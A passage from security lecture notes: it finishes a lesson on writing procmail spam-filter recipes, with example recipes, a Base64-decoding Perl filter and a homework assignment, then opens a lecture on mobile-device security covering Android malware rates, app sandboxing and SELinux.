            and TO CHECK THAT IT EXECUTED SUCCESSFULY.

.... and many others  (see procmailrc manpage)
```

- The following characters immediately after '*' in a condition line have special meaning. You can think of them as Procmail *condition line metacharacters.*

```
!           Invert the condition.

?           Use the exit code of the specified program
            (This is called CONDITION LINE FILTERING)

<           Check that the total length of email is less
            than the number of bytes that is specified after
            this character

>           Opposite of above

and others  (check procmailrc manpage)
```

- Here are examples of simple recipes:

```
# Recipe 1:
:0:
* ^From.*joe.shmoe
* ^Subject.*seminar.(announce.*|notice)
junkMail

# Recipe 2:
:0:
* !^From.*groothuis
* ^From.*root
junkMail

# Recipe 3:
:0:
* ^From.*joe.*bureaucrat
* ^To.*engfaculty
junkMail

# Recipe 4:
:0 HB:
* ^Content-Type: text/html
* !(charset="?us-ascii"?|charset="?iso-8859-1"?)
junkMail

# Recipe 5:
:0 HB
* ^Content-Disposition:.*attachment
* < 300000
{
  :0 c
  ! avi_kak@yahoo.com

  :0 c:
  medium_attachments

  :0 :
  /var/mail/kak
}
```

- You will find two kinds of recipes in the list shown above:

Delivering Recipes: These cause the email to be written to a file, or to be forwarded to another email address, or to be absorbed by a program. Procmail quits processing the email when it encounters a delivering recipe. Recipes 1 through 4 in the list shown above are delivering recipes.

Non-delivering Recipes: These are recipes that cause the output of a program to be captured back by Procmail. The procmail then continues processing this new output in the same way it processes as a regular email. A non-delivering recipe is also used to start a *nested block* of recipes. Recipe 5 shown on the previous page is a non-delivering recipe.

- As shown by the nested block in Recipe 5 above, a delivering recipe can be made to behave like a non-delivering recipe by specifying the "c" flag in the colon line. The "c" flag stands for "copy". This causes a copy of the email to be sent to the delivering recipe while the original is saved for processing by the rest of the .procmailrc file.

- The sole action line that is allowed in a recipe starts with one of the following symbols:

```
!       the email is forwarded to the email address that
        comes after this symbol

|       the email is piped into the program you name after
        this symbol
```

```
{       this marks the beginning of a nested block of
        recipes; the block must end in a matching '}'

none of the above    ----   whatever is in the action line
                            is taken to be the name of a
                            mailbox file in which the email
                            is deposited.
```

You saw all these four types of action lines in the five recipes shown earlier. Note the very different roles played by the character '!' in a condition line and in an action line.

- We will now talk about **condition line filtering** in recipes. For condition line filtering, the condition line must have the character '?' after the mandatory '*' character at the beginning of the line. Consider the recipe:

```
:0 HB:
* < 15000
* ? $MAILDIR/condfilter2.pl 2>&1
junkMail
```

This recipe feeds the email into the Perl script `condfilter2.pl`. The condition succeeds if the Perl script returns the exit code of 0 and fails if the exit code returned is 1. The string '`2>&1`' redirects the `STDERR` stream to the `STDOUT` stream (which the filtering program redirects into the log file).

- I will now show a simple example of condition line filtering. The name of the Perl script shown below is `condfilter2.pl`. This is the

script that is called in the second condition statement in the recipe shown above. The main job of this script is to first construct a single string from all of the Base64 encoded material that forms a single multimedia partition in the email and to then invoke the `decode_base64()` function from the `MIME::Base64` module on the encoded string in order to decode it. Then if the size of this decoded string is less than a threshold, an email to considered to be potential spam. [It might seem strange that we would want to declare an email to possibly be spam merely on the basis of the size of its Base64 decoded attachment. But note that such a filter would be invoked only AFTER a lot of other tests that would have declared the message to be non-spam if that was indeed the case. Base64 encoding is commonly used by spammers to hide their text content.]

```
#!/usr/bin/perl -w
use strict;

use MIME::Base64;

my $encoded_string = "";
my $decoded_string = "";
my $content_html_flag = 0;
my $encoding_flag = 0;

open LOG, ">> /home/rvl4/a/kak/Mail/log_condfilter2";

#  Change default for output from STDOUT to LOG.  Since this is
#  a condition line filter, its actual output is not of any use
#  to procmail.  Procmail only needs to know whether the program
#  exits with status 0 or a non-zero status.
select LOG;

print "\n\n";                   # separator for new log entry

while ( <STDIN> ) {
    chomp;
    if ( /^From:/ ) {
        print "$_\n";
        next;
    }
    if ( /^Date:/ ) {
        print "$_\n";
        next;
```

```
    }
    if ( /content-type.*text\/html/i ) {
        $content_html_flag = 1;
        next;
    }
    if ( $content_html_flag && /content.*encoding.*base64/i ) {
        $encoding_flag = 1;
        next;
    }
    next if $content_html_flag == 0;
    next if /^Content-T/;
    next if /^X-/;
    next if /^\s*$/;
    $encoded_string .= $_;

    last if ( /^s*$/ && ( $encoded_string ne "" ) );
}
if ( $encoding_flag == 0 ) {
    print "Exited with non-zero status because no text/html content.\n";
    print "This e-mail will stay in processing stream.\n";
    exit(1);
} else {
    $decoded_string = decode_base64( $encoded_string );
    my $length = length( $decoded_string );
    print "length of the decoded string: $length\n";
    if ( $length < 15000 ) {
        print "Exited with status 0 because of short base64-encoded\n";
        print "content. Potential spam\n";
        print "This e-mail will go to junkMail.\n";
        exit(0);
    } else {
        print "text/html encoded content is large. Possible not spam.\n";
        print "Exited with non-zero status.\n";
        print "This e-mail will stay in the processing stream of procmail.\n";
        exit(1);
    }
}
```

- We will now talk about **filtering recipes.** A filtering recipe merely modifies the email, but keeps it in the processing pipeline for the recipes that follow. The example shown below only modifies the 'Subject:' line in the header:

```
:0
* ^From.*ack
* ^Subject.*the key is[ ]+\/.*[0-9a-z].*
```

```
{
  KEY=‘echo $MATCH | sed ’s/[^0-9a-zA-Z]//g’ | tr ’A-Z’ ’a-z’‘
  SUBJECT=‘echo "the key you supplied $KEY"‘

  :0 fhw
  | formail -I "Subject: $SUBJECT"

  :0
  !kak@purdue.edu
}
```

To understand this recipe, you must know about the special role played by the symbol pair ‘\/’ in the second condition line. Whatever portion of the subject line in the email being processed by this recipe matches the regex that comes after ‘\/’ becomes implicitly the value of the local variable `MATCH`. Next we have a local variable `KEY` inside a sub-recipe. Because of the backquotes, the value of `KEY` will be whatever is returned by the Unix process in which the command(s) that is/are within the backquotes is/are executed. The first Unix command is `echo`; this command simply echos its argument to the standard output, where it is picked up by the second Unix command `sed`, etc. What that means is that the string value of the local variable `MATCH` will be subject to a modification by the `sed` command, and so on.

- To explain further the syntax of the assignment to the local variable `KEY` at the top of the nested recipe shown in the previous bullet:

```
KEY=‘echo $MATCH | sed ’s/[^0-9a-zA-Z]//g’ | tr ’[A-Z]’ ’[a-z]’‘
```

The command `sed` as invoked here accepts the characters on its standard input and drops all non-alphanumeric characters. Therefore, it can also get rid of any spaces that the email might have in the key value in the subject line. The output of `sed` is piped into the Unix utility `tr` that simply carries out a 'translation' from uppercase to lowercase. The output of `tr` is written to the standard output, where it is captured by the backticks operator, and the output of the backticks operator becomes the value of the local variable `KEY`. [The assignment statement shown above is just to illustrate how you can invoke various Unix/Linux utilities inside a recipe. You may or may not want to use the `sed` and `tr` utilities in the manner I have shown.]

- Also note that I am using the Unix/Linux utility `formail` to modify the `Subject` header of the email. The '`-I`' option to `formail` will cause any existing `Subject` fields in the email processed to be deleted before inserting the new such header. For a further explanation of what else happens in the above filtering recipe, see the explanations that follow since I have used the same example below.

- I will next show a small recipe file called `my_recipe_file` whose job is to accomplish the following:

```
-- to trap incoming email from the 'ack' account

-- to extract the 'Subject:' header of the incoming
   mail, especially the part that comes after the
   phrase 'the key is'
```

```
-- to extract the 'Date:' header of the incoming
   email

-- to insert a new 'Subject:' header for the outgoing
   email

-- to insert a new 'Date:' header for the outgoing
   email

-- and, finally, to insert some additional text just
   after the headers in the outgoing email.
```

Here is what is in the file `my_recipe_file`:

```
# name of this file: my_recipe_file

SHELL=/bin/sh
MAILDIR=$HOME/proc_folder
LOGFILE=$HOME/proc_folder/logfile
#VERBOSE=1
VERBOSE=0
EOL="
"

LOG="$EOL$EOL New message log:$EOL"

:0
* ^From.*ack
* ^Subject.*the key is[ ]+\/.*[0-9a-z].*
{
  KEY=`echo $MATCH | sed 's/[^0-9a-zA-Z]//g' | tr '[A-Z]' '[a-z]'`
  SUBJECT=`echo "the key you supplied $KEY"`
  DATE=`formail -x Date:`

  :0
  {
    :0 fhw
    | formail -I "Subject: $SUBJECT"

    :0 fhw
    | formail -I "Date: $Date"
  }

  :0 fhw
  | cat -; echo "<><><>MESSAGE AT THE BEGINNING OF NEW BODY<><><>"
```

```
  :0
  !kak@purdue.edu
}
```

- In the recipe shown shown above, note the following two different uses of the `formail` Unix utility. I first use this utility in the line:

  ```
  DATE=‘formail -x Date:‘
  ```

  This invokes the `formail` program in a separate process on account of the backticks that you see in the line. The backticks will cause `formail` to read data on its standard input and to output the results on the standard output. Whatever `formail` returns becomes the value of the variable DATE in the procmail program. The ‘-x’ option extracts the “Date” field from the header of the email read from the standard input.

- Now note the second different use of `formail` in the action line for the recipe shown in the file `my_recipe_file`:

  ```
  formail -I "Subject: $SUBJECT"
  ```

  Here I am using `formail` to insert the `Subject:` header in the email being compose by the filtering recipe. As mentioned previously, the ‘-I’ option will cause the previous value of the “Subject” header to be replaced by the new value.

- So whereas the first use of `formail` is extracting information from the incoming email, the second use is inserting information into the email being composed for output.

- In the file `my_recipe_file`, note the condition line

```
* ^Subject.*the key is[ ]+\/.*[0-9a-z].*
```

  As mentioned earlier, everything that gets consumed by that part of the regex that comes after `\/` is deposited in the Procmail variable `MATCH`. Therefore, if the `Subject:` header of the incoming message is something like

```
Subject: the key is AbcDEF 123
```

  the string 'AbcDEF 123' will become the value of the local variable `MATCH`.

- Again in the file `my_recipe_file`, notice from the following action line how I am adding some additional text to the body of the incoming email to form the body of the outgoing email:

```
| cat -; echo "<><><>MESSAGE AT THE BEGINNING OF NEW BODY<><><>"
```

  The `echo` function will place in the standard output the text that is given to it as the argument. This additional text will appear BEFORE the body of the incoming email because only the flag 'h' is in the colon line of this sub-recipe. Regarding the invocation '`cat -`' , note that the basic job of the command `cat` is to send

to standard output whatever it reads from its argument. When the argument is just the symbol '-' the command `cat` takes its input from whatever the standard input happens to be. In our case, the recipe would send to the standard input the header of the incoming email. So, in the example shown above, the `cat` command will simply redirect the header to the standard output, where it is subsequently followed by the output of the `echo` command. It is this mechanism that causes the argument to `echo` to be placed just after the email header.

- The previous case showed the following sub-recipe for inserting a message at the beginning of email

```
:0 fhw
| cat -; echo ‘‘<><><>MESSAGE AT THE BEGINNING OF NEW BODY<><><>’’
```

We could also have used

```
:0 fbw
| echo ‘‘<><><><>MESSAGE AT THE BEGINNING OF BODY<><><><>’’; cat -
```

In the first case, the 'h' flag is crucial; and in the second case, the 'b' flag is crucial. The 'h' flag makes available only the header section on the standard input. The 'b' flag makes available only the body at the standard input. [Recall that the '-' argument to `cat` causes the standard input to be used for reading the input. Of course, in both cases, `cat` will make its output available at the standard output.]

- I should also point out that for experimenting with a recipe, you do NOT have to put it in a `.procmailrc` file at the top level of

your home directory. **For testing purposes, your recipe can be in any file in any directory.** For example, the recipe file `my_recipe_file` that I showed earlier could be tested in any directory with a command line like:

```
procmail  my_recipe_file  <  mail_file
```

where the file `mail_file` is some file that contains a previously collected email message for testing purposes.

31.7: HOMEWORK PROBLEMS

1. Your ability to write procmail recipes for trapping spam depends entirely on your proficiency with regular expressions. To figure out for yourself how good you are at constructing regular expressions, can you create an example for each of the eleven regex related items shown in magenta on page 27?

2. **Programming Assignment:**

   Using the "starter kit" made available through the Lecture 31 code link at Lecture Notes website, design a `procmail` based spam filter that would trap all 75 messages in the `junkMail.tar.gz` gzipped tar archive. When you gunzip and untar the archive with, say,

   ```
   tar -zxvf junkMail.tar.gz
   ```

   you'll see 75 individual spam messages with names `junkMail_1` through `junkMail_75`. About these messages:

   `junkMail_1` **through** `junkMail_50` : The headers of all these messages have one thing in common: they contain multiple entries in the "From:" header. All these messages were trapped by a single recipe in your instructors spam filter. The regex in your

instructors recipe has only 40 characters in it. (If the regex engine used by procmail allowed for Perls '`{}`' metacharacters, this regex could have been made as short as just 10 characters.)

`junkMail_51` **through** `junkMail_63` : These messages can be trapped just on the basis of the "Subject:" line in the email headers.

`junkMail_64` **through** `junkMail_66` : In your instructors spam filter, these messages were trapped on basis of the content (email body) of the messages.

`junkMail_67` **through** `junkMail_75` : You can trap these with a single recipe that contains compound rules. Here is an example of a recipe with compound rules:

```
:0 HB:
* ^Content-Type: text/plain
* !^Content-Type: text/html
* !^content-type: application/pdf
* !^content-type: application/zip
* !^content-type: application/msword
* !^content-type: application/.*signature
* Content-Transfer-Encoding: base64
junkMailCompound6
```

What this says is that if the "Content-Type" MIME header is `text/plain` and none of the MIME objects are of type PDF, ZIP, etc., and yet the "Content-Transfer-Encoding" MIME header calls for Base64 encoding, then there is a great chance it is a spam message. By the way, this is the NOT the compound

recipe you need for trapping the messages `junkMail_67` through `junkMail_75`.

After you have incorporated the new recipes in your `.procmailrc` file, you can test your filter on an individual message by invoking the command:

```
procmail .procmailrc < junkMail_XX
```

where "XX" is the integer suffix for the message file. Obviously, you would need to write either a shell script, or a Python script, or a Perl script to execute the above command in a loop for all 75 spam messages. If your recipes work on all 75 messages, you will not see any messages being subject to the default action of your procmail filter, which is usually to put the surviving messages in your mailbox `/var/mail/account_name`.

Since the spam messages in the tar archive are in their raw form, it is sometimes difficult to see what is in them — especially if the MIME objects in the messages are Base64 encoded. To help you decipher those spam messages that are fully or partially encoded, youll find in the starter kit a Perl script named `EmailParser2.pl`. Execute this script and give it a command-line argument that is the name of the junk mail file you want to decipher. It will deposit the different MIME objects in the email in a subdirectory called `mimemail` in the directory in which you execute the script.

Lecture 32: Security Vulnerabilities of Mobile Devices

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

January 14, 2017
6:13pm

Goals:

- What makes mobile devices less vulnerable to malware (to the extent that is the case) and Android's "Verify Apps" security scanner
- Protection provided by sandboxing the apps
- Security (or lack thereof) provided by over-the-air encryption for cellular communications **with a Python implementation of A5/1 cipher**
- Side-channel attacks on specialized mobile devices
- Examples of side-channel attacks: fault injection attacks and timing attacks
- **Python scripts for demonstrating fault injection and timing attacks**
- USB devices as a source of deadly malware
- Mobile IP

CONTENTS

32.1: MALWARE AND MOBILE DEVICES

- Mobile devices — cellphones, smartphones, smartcards, tablets, navigational devices, memory sticks, etc., — have now permeated nearly all aspects of how we live on a day-to-day basis. While at one time their primary function was only communications, now they are used for just about everything: as cameras, as music players, as news readers, for checking email, for web surfing, for navigation, for banking, for connecting with friends through social media, and, Ah!, not to be forgotten, as boarding passes when traveling by air.

- A recent unanimous ruling by the Supreme Court of the United States is telling of how integral and central such devices have become to our lives. In a 9-0 decision on June 25, 2014, the justices ruled that police may not search a suspect's cellphone without a warrant. Normally, police is allowed to search your personal possessions — such as your wallet, briefcase, vehicle, etc. — without a warrant if there is "probable cause" that a crime was committed. Regarding cellphones, Chief Justice John Roberts said: **"They are such a pervasive and insistent part of daily life that the proverbial visitor from Mars might conclude they were an important feature of human**

anatomy." Justice Roberts also observed: "Modern cellphones, as a category, implicate privacy concerns far beyond those implicated by the search of a cigarette pack, a wallet, or a purse. Cell phones differ in both a quantitative and a qualitative sense from other objects that might be kept on an arrestee's person."

- The justices obviously based their decision on the fact that people now routinely store private and sensitive information in their mobile devices — the sort of information that you would have stored securely at home in the years gone by.

- Given this modern reality, it is not surprising that folks who engage in the production and propagation of malware are training their guns increasingly on mobile devices.

- In a report on the security of mobile devices submitted to Congress, the United States Government Accountability Office (GAO) stated that the number of different malware variants aimed at smartphones had increased from 14,000 to 40,000 in just one year (from July 2011 to May 2012). You can access this report at `http://www.gao.gov/assets/650/648519.pdf` [The same report also mentions that the worldwide sales of mobile devices increased from 300 million to 650 million in 2012. One might therefore guess that the worldwide sale of mobile devices in 2015 would amount to over 1 billion. This makes mobile devices the fastest growing consumer technology ever.]

- Mobile devices have become a magnet for malware producers

because they can be a source of sensitive information that an attacker may be able to use for monetary gain, to seek political advantage, to use as a means to break into a corporate network, and so on.

- As you would expect, many of the attack methods on mobile devices are the same as those on the more traditional computing devices such as desktops, laptops, etc., — **except for one very important difference:** Unless it is in a private network, a *non-mobile* host is usually directly plugged into the internet where it is constantly exposed to break-in attempts through software that scans large segments of IP address blocks for discovering vulnerable hosts. That is, in addition to facing targeted attacks through social engineering and other means, a non-mobile host connected to the internet also faces un-targeted attacks by cyber criminals who simply want to discover hosts (regardless of where they are) on which they can install their malware.

- **On the other hand**, in general, mobile devices when they are plugged into cellular networks can only be accessed by outsiders through gateways that are tightly controlled by the cellphone companies. [Consider the opposite situation of a mobile device being able to access the internet directly through, say, a WiFi network. When on WiFi, the mobile device will be in a private network (normally a class C private network) behind a wireless router/access-point. So the mobile device would not be exposed directly to IP address-block scanning. However, now, a mobile device could be vulnerable to eavesdropping and man-in-the-middle attacks if, say, you are exchanging sensitive information with a

remote host in plain text. In the most common modes of using a smartphone, though, you are unlikely to be a target of even such attacks on account of the overall security provided by the servers. For example, your smartphone will establish a secure link with a website like `Amazon.com` before uploading your credit-card information to that website. As you know from Lecture 13, your smartphone will accomplish that by downloading `Amazon.com`'s certificate, verifying the certificate with the public key of the applicable root CA that is already stored in your smartphone, and your smartphone and the remote website will then jointly establish a session key for content encryption.]

- Therefore, it is unlikely that a mobile device you own is going to get hit by random fly-by attack software.

- On account of the protection provided by (1) the cellular company gateways; (2) the protection made possible by encrypted connections with servers that seek your private information; (3) the protection provided by on-line app stores (like Google Play and Apple's App Store) through their vetting of the apps for security holes before making them available to you; and, finally, (4) the protection provided by the fact that a mobile OS is likely to run the apps in a sandbox; it is not surprising that malware infection rates in smartphones are as low as mentioned in the next section.

- However, the mobile devices are just as vulnerable to social engineering attacks as the more traditional computing devices such as desktops and laptops. (See Lecture 30 for Social Engineering

attacks.) Of course, it goes without saying that if a mobile device contains unpatched software with known vulnerabilities, the device could be exploited through regular network attacks that do not depend on social engineering.

- Additionally, a certain class of more specialized mobile devices — smartcards in particular — may be vulnerable to attacks that come under the category of **side-channel attacks**. [Smartcards have become ubiquitous. They are now used for paying fare in public transportation systems, car theft protection (your electronic car key), access control in buildings, etc.] These attacks are most effective if an adversary can take physical control of a mobile device and subject it to scrutiny that either treats it as a block box and applies different kinds of inputs to it, or, when possible, examines it directly at the hardware/circuit level. Karsten Nohl gave a Black Hat talk in 2008 that showed how he could break the encryption in Mifare smartcards directly from the silicon. [A famous line from that talk: "There are no secrets in silicon"] Check it out at (all in one line):

  ```
  https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Nohl/
                                  BlackHat-Japan-08-Nohl-Secret-Algorithms-in-Hardware.pdf
  ```

- In the rest of this lecture, I'll first review some of the main conclusions in the Google Android 2014 security report that was just released.

- Subsequently, I'll review the concepts of sandboxing the apps since that adds significantly to the protection of a mobile device

against malicious apps.

- Next, I'll review the A5/1 algorithm that has been widely deployed around the world for encrypting over-the-air voice and SMS data in GSM (2G) cellphone networks. This algorithm is one of the best case studies in what can happen when people decide to create security by obscurity. This algorithm was kept secret for several years by cellphone operators. As is almost always the case with such things, eventually the algorithm was leaked out. As soon as the algorithm made its way into the public domain, it was shown to possess practically no security.

- Then I'll will present what is meant by **side-channel attacks**. As mentioned previously in this section, specialized mobile devices such as smartcards are particularly vulnerable to these attacks. In order to lend further clarity to how one can construct such attacks, I'll provide my Python implementations for some of the more common forms of such attacks.

- Finally, I'll go over a topic that has been much in the news lately: the ease with which malware infections can be spread with USB devices such as memory sticks and why such infections cannot be detected by common anti-virus tools.

32.2: THE GOOD NEWS IS ...

- As was mentioned toward the end of the previous section, mobile devices — especially of the smartphone variety — benefit from multiple layers of protection. These are:

  – For the most part, individual smartphones can only be accessed through the gateways controlled by the cellular network companies;

  – When engaged in e-commerce interactions and regardless of whether a smartphone is communicating directly over a cellular network or through WiFi, the fact that a smartphone and the server create an encrypted session before any sensitive information is exchanged between the two (in accordance with client-server interactions described in Lecture 13);

  – The app stores (Google Play, Apple's App Store, Windows Phone Store) scan and analyze the apps for malware before making them available to customers;

  – The fact that apps are typically run by the mobile OS in a sandbox. This is certainly true of the Android OS for the Android devices; iOS for all mobile devices by Apple and that includes various versions of iPhones, iPods, and iPads; and the Windows Phone OS for the Windows based mobile devices.

- Despite these layers of protection, the security of a smartphone can easily be compromised by: (1) man-in-the-middle attacks when the device is plugged into an unlocked WiFi network (especially if the user is sending or receiving sensitive information in plaintext); and (2) a user visiting a website that tricks or lures the user into downloading a document that either is malware or contains malware. But then these forms of vulnerability apply just as much to non-mobile computing devices such as desktops and laptops.

- Nonetheless, it remains that the four layers of security mentioned on the previous page make it less likely that your smartphone contains malware. This conclusion is borne out by the report "Android Security, 2014 Year in Review" just released by Google that you'll find at the following URL (all in one line):

```
https://static.googleusercontent.com/media/source.android.com/en/us/devices/tech/security/
                                                    reports/Google_Android_Security_2014_Report_Final.pdf
```

- The Android security report says:

  – Overall, fewer than 1% of Android devices contained malware in 2014.

  – Counting just those Android devices that only download apps from Google Play, only 0.15% of such devices contained malware. [Google Play is Google's digital distribution service for all third-party apps developed with the Android SDK and offered through Google.]

  - If you do not consider the rooting apps, apps that are potentially harmful are installed in fewer than 0.1% of the Android devices worldwide according to the Android security report.

  - There exist significant regional variations in the malware prevalence rates worldwide for devices that download apps from marketplaces other than Google Play. The rates vary from a low of 0.4% for the US and UK to 3.75% for Russia. [Google's security scanners use the locale attribute of an Android device for collecting region-based stats. The user-specified locale property in a computing device sets the language that is used for interacting with the user. The Android security report makes a point of mentioning that the security scanner does not send back to Google any personal information stored in the device — not even the location information.]

- Given the worldwide proliferation of Android devices, you are probably wondering how it is that Google is able to make such strong claims. The next section goes into that.

32.3: ANDROID'S "VERIFY APPS" SECURITY SCANNER

- Considering that there now exist over 1 billion Android powered devices worldwide, you might wonder as to how Google is able to make the security claims summarized in the previous section. Here is how Google collects the data that form the basis for these claims:

- Google has introduced into the Android ecosystem a security monitoring framework they call "Verify Apps." Unless its access to an Android device is disabled by a user, Verify Apps scans all apps installed in an Android powered device for instances of what Google calls "Potentially Harmful App" (PHA). While the primary job of the Verify Apps scanner is to examine the apps you download from Google Apps, it includes a feature called "Safety Net" that also looks at the apps downloaded from other sources. The Safety Net scan additionally examines non-app based security threats — such as network attacks — aimed at Android devices.

- Roughly 200 million Android devices a day report back to Google if they discover a PHA using a number of criteria that include

authentication of the apps downloaded from Google Play on the basis of the associated digital signatures, analysis of the app bytecode for security vulnerabilities, certain quality parameters, etc.

- In addition, through the Safety Net part of Verify Apps, Google conducts around 400 millions scans a day of the Android devices worldwide to test their network related vulnerabilities.

- Between what Verify Apps does directly and what is accomplished by Safety Net, a participating Android device has all its application software analyzed frequently for security vulnerabilities — and that includes the software you install yourself as APK archives. [APK, which stands for "Application Package," is a Zipped archive whose name must carry the suffix ".apk". Besides the manifest, the primary components of this archive are a `lib` directory that contains the executables for the different processor architectures supported by the Android operating system (ARM, x86, and MIPS); and a `classes` directory that contains the bytecode for the Java classes in the `dex` file format. Note that when you bypass the app stores and install an application directly in your smartphone, such as when you install an APK archive directly in an Android device, that is referred to as *sideloading*. Apple iOS does not let you engage in sideloading legitimately. That is, you must *jailbreak* an iOS device if you want to sideload applications into it.]

- Google based its estimate of malware prevalence rates on these reports returned by the Android devices worldwide.

32.4: SANDBOXING THE APPS

- A great deal of the security you get with mobile devices such as smartphones is owing to the fact that the third-party software (the apps) is executed in a sandbox. This is true for all major mobile operating systems today, such as the Android OS, iOS, Windows Phone OS, etc.

- In general, each app is run as a separate process in its own sandbox.

- Sandboxing means isolating the app processes from one another, on the one hand, and from the system resources, on the other. Sandboxing also requires putting in place a permissions framework that tightly regulates as to which other apps get access to the data produced by any given app. [Sandboxing is now also widely used for desktop/laptop applications. The web browser on your desktop/laptop is most likely being run in a sandbox. That way, any data downloaded/created by say a plug-in like Adobe Flash or Microsoft Silverlight is unlikely to corrupt your other files even when the downloaded data contains malware. Sandboxes are now also used by document readers for PDF and other formats so that any malware macros in those documents do not harm the other files.]

- The rest of this section focuses primarily on how Android isolates a process by running it in a sandbox. However, before talking about sandboxing in Android, let's quickly review some of the highlights of the Android OS since it is the OS that demands that each app run in its own sandbox.

- I suppose you already know that Android was born from Linux. The very first release of Android was based on Version 2.6.25 of the Linux kernel. More recent versions of the Android kernel are based on Version 3.10 of the Linux kernel. (As of mid April 2015, the latest stable version of the Linux kernel was 3.19.3 according to the information posted at the `http://www.kernel.org` website.) [If you are using your knowledge of Linux as a springboard to learn about Android, a good place to visit to learn about the features that are unique to Android is `http://elinux.org/Android_Kernel_Features`. To summarize some of the main differences: **(1)** One significant difference relates to how the interprocess communications is carried out in Android. **(2)** Android's power management primitive known as "wakelock" that an app can use to keep the CPU humming at its normal frequency and the screen on even in the absence of any user interaction. The normal mode of smartphone operation requires that the phone go into deep sleep (by turning off the screen and reducing the frequency of the CPU in order to conserve power) when there is no user interaction. However, that does not work for, say, a Facebook app that may need to check on events every few minutes. Those sorts of apps can acquire a wakelock to keep the CPU running at its normal frequency and, if needed, to turn on the screen when a new event of interest to the smartphone owner is detected. (Since the Facebook app's need to acquire the wakelock every few minutes can put a drain on your battery, some Android users install a free root app called Greenify to first get a sense of how much battery is consumed by such an app and to then better control its need to wake up frequently.) **(3)** Android's memory allocation functions. **(4)** And so on. In addition to these differences between Linux and Android, note also that the Android OS must work with several different types of sensors and hardware components that a desktop/laptop OS need not

bother with. We are talking about sensors and hardware components such as the touchscreen, cameras, audio components, orientation sensors, accelerometers, gyroscopes, etc. Finally, note that Android was originally developed for the ARM architecture. However, it is now also supported for the x86 and the MIPS processor architectures.] Despite the differences between Linux and Android, the Linux Foundation and many others consider Android to be a Linux distribution (even though it does not come with the Gnu C libraries, etc. Android comes with its own C library that has a smaller memory footprint; it is called Bionic).

- As already mentioned, every Android app — written in Java — is run in a sandbox as a separate process. [More precisely speaking, a separate process is created for a digitally signed Linux user ID. If there exist multiple apps that are associated with the same Linux user ID, they can all be run in the same Linux process. Here is a good tutorial on how you go about creating public and private keys for digitally signing an Android app that you have created: http://www.ibm.com/developerworks/library/x-androidsecurity/] When you download a new app or update one of the apps already in your device, it is this sandboxing feature that causes your smartphone to ask you whether the app is allowed to access the data produced by other programs and various components of your smartphone — these would be the location information, the camera, the logs, the bookmarks, etc.

- By default, an app runs with with no permissions assigned to it. When an app requests access to the data produced by another app, it is subject to the rules declared in the latter's manifest file.

- Sandboxing ensures that, in general, any files created by an app can only be read by that app. Android does give app developers facilities for creating more globally accessible files through modes named `MODE_WORLD_WRITABLE` and `MODE_WORLD_READABLE`. Apps using these read/write modes are subject to greater scrutiny from a security standpoint.

- For greater control over what other app processes can access the data created by your own app, instead of using the two read/write modes mentioned in the previous bullet, your app can place its data in an object that is subclassed from the Android Java class `ContentProvider` and specify its `android:exported`, `android:protectionLevel`, and other attributes. [In most cases, a `ContentProvider` stores its information in an SQlite database, which as its name implies is an SQL database for storing structured information. An app requesting information from such a database must first create a client by subclassing from the Java class `ContentResolver`.]

- In Linux systems, the two most widely deployed techniques for sandboxing a process are SELinux and AppArmor. SELinux — the name is a shorthand for "Security Enhanced Linux" — is a Linux kernel module that makes it possible for the operating system to exercise fine-grained access control with regard to the resource requests by running programs.

- Both SELinux and AppArmor are based on the LSM (Linux Security Modules) API for enforcing what is known as *Mandatory*

Access Control (MAC). MAC is meant specifically for operating systems to place constraints on the resources that can be accessed by running programs. By resources, we mean files, directories, ports, communication interfaces, etc.

- Perhaps the most significant difference between SELinux and AppArmor is that the former is based on *context labels* that are associated with all the files, the interfaces, the system resources, etc., and the latter is based on the pathnames to the same. [By default, Ubuntu installs Linux with AppArmor. However, you can yourself install the SELinux kernel patch through the Synaptic Package Manager. Keep in mind, though, when you install SELinux, the AppArmor package will be automatically uninstalled. About comparing SELinux with AppArmor, there are many developers out there who prefer the latter because they consider the SELinux policy rules for isolating the processes to be much too complex for manual generation. While there do exist tools that can generate the rules for you, the complexity of the rules makes it difficult to verify them, according to these developers. On the other hand, the AppArmor rules are relatively simple, can be expressed manually, and are therefore more amenable to human validation. However, the access control you can achieve with AppArmor is not as fine grained as what you can get with SELinux.] The following three sources provide a comparative assessment of SELinux and AppArmor for isolating the processes running in your computer:

  `http://elinux.org/images/3/39/SecureOS_nakamura.pdf`

  `http://researchrepository.murdoch.edu.au/6177/1/empowering_end_users.pdf`

  `https://www.suse.com/support/security/apparmor/features/selinux_comparison.html`

- **The Mandatory Access Control (MAC) used by Android to isolate a process by running it in a sandbox**

is based on SELinux. [This is true for versions 4.3 and higher of Android. I believe the latest version of Android is 5.1.] For that reason, the rest of this section focuses on SELinux.

- A good starting point for understanding the access control made possible by SELinux is what you get with a standard distribution of Linux. The standard distribution regulates access on the basis of the privileges associated with a running program. In general, if a program runs with superuser privileges (that is, privileges associated with user ID 0), it can bypass all security restrictions. That is, such a program has no constraints regarding what files, interfaces, interprocess communications, and so on, it can access. (Just imagine a rogue program in your machine that has managed to guess your root password.) [In case you happen to be thinking of access privileges in Windows platforms, the accounts SYSTEM and ADMINISTRATOR have privileges similar to those of root in Unix/Linux systems.] The access control in a standard distribution of Linux is referred to as the Linux Discretionary Access Control (DAC).

- SELinux, on the other hand, associates a context label with every file, directory, user account, process, etc., in your computer. A context label consists of four colon separated parts (with the last part being optional):

```
user   :   role   :   type   :   level
```

  You can see the context label associated with a file or a directory by executing the command '`ls -Z filename`'. For example, when

I execute the command '`ls -Z /home/kak/`', here are a few lines of what I get back:

```
system_u:object_r:file_t:s0  AdaBoost/
system_u:object_r:file_t:s0  admin/
system_u:object_r:file_t:s0  analytics/
system_u:object_r:file_t:s0  ArgoUML/
system_u:object_r:file_t:s0  av/
system_u:object_r:file_t:s0  backup/
system_u:object_r:file_t:s0  beamer/
...
...
```

What you see in the first column are the context labels created by SELinux for the subdirectories in my home directory. Therefore, for the subdirectory `AdaBoost`, the 'user' is `system_u`, the 'role' `object_t`, the 'type' `file_t`, and the 'level' `s0`. SELinux uses these individual pieces of information to make access control decisions. When the security policy allows it, you can change components of a context label selectively by using the `chcon` command. That command stands for "change context".

- And if you want to see the context labels associated with the processes currently running in your computer, execute the command '`ps -eZ`'. When I execute this command on my Ubuntu laptop, I get a very long list, of which just a few of the beginning entries are:

```
system_u:system_r:kernel_t:s0       1 ?        00:00:02 init
system_u:system_r:kernel_t:s0       2 ?        00:00:00 kthreadd
